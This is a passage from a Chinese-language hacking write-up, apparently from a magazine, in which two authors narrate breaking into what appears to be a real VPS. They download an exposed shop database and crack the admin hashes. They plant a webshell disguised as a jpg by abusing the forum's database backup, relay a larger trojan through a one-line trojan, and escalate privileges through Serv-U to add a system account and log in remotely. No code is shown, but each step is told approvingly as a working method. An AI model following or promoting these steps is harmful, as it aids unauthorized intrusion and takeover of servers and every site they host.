我试了试，结果真的存在Databackup/shop.mdb文件地址和数据库地址，看来这个管理员的安全意识还不是很高，我成功的下载了对方的数据库，如图6。

我打开数据库看了下，发现了一个名为YX_Admin的表，一看到admin相信大家都想到了什么吧，在那个表下面还有一个名为YX_bbs1的表。其实我在本地搭建的时候就已经发现了，免费版是不存在论坛的，而收费版却是整合了一个论坛一起给你的。接着，我打开YX_Admin表，将其中的帐号密码拿到cmd5网站上给猜解了出来，如图7。既然帐号密码已经猜解出来了，自然就是寻找后台登录了。




图6




图7

三、初获WebShell权限

成功登录了这个BBS的后台，权限还是让我很满意的，随便看了下，存在数据库备份管理功能，这非常适合我们这些懒人获取Webshell。到前台注册一个号，发了一张diy.asp修改的jpg格式的“图片”，通过数据库的备份功能很成功的获取到了这个小马，如图8。




图8

在上传大马的过程中还是遇到了小小的麻烦，我直接上传大马竟然不行（有可能是被查杀的原因），提示说操作失败，还好以前曾经遇到过这种情况，我先传上去一个一句话木马，然后通过一句话木马再把大马传上去，最后我给冰sugar留言，终于拿到

WebShell 了。

得到 Webshell 后，我使用 Webshell 里自带的端口扫描器进行扫描，竟然显示没有一个端口开放，但不管怎么说总算是历经千险的拿到了 WebShell，还是丢给冰 sugar 让他玩一会儿吧，我暂时休息一下！

四、服务器的最终沦陷——冰 sugar 篇

接到 x140m1n6 发给我的一些信息，我继续在服务器里翻着，这个权限也不小，有浏览 C 盘的权限，还有对 C:\php 文件写入的权限，虽然我已经有了提权的思路，但还是想走走捷径。

我扫描了一下打开的端口，居然一个端口也没有开放，如图 9，那对方是怎么进行操作的呢？于是我在本地电脑上使用 PortReady 进行端口扫描，结果发现了可爱的 Serv-U，有个 PHP 脚本外加 Serv-U，这下有好戏看了，如图 10。




图 9




图 10

开始提权，使用 webshell 自带的 Serv-U 提权工具习惯性的添加系统帐户，执行后还是找不到添加的用户（纯属正常现象）。还是换个 PHP 木马吧，结果使用 PHP 木马里的 SerV-U 提权还是不行，看来 PHP 的权限很低，搞了半天提权又回到了原点。既然有 Serv-U，就一定要搞定你，我们要有不怕输的精神。我们来使用 lake2 的提权，添加 FTP 用户也照样是提权呀，先添加了一个 FTP 用户，然后进行登录，成功的登录了进去，如图 11。




图 11

这下我们有权限创建用户了，执行命令来添加用户，如图 12，接着根据 Webshell 里读出的终端服务的端口 8000 连接上去，成功登录了服务器，至此该 VPS 服务器上的所有站点就都因这个 asp 程序而沦陷了，如图 13。

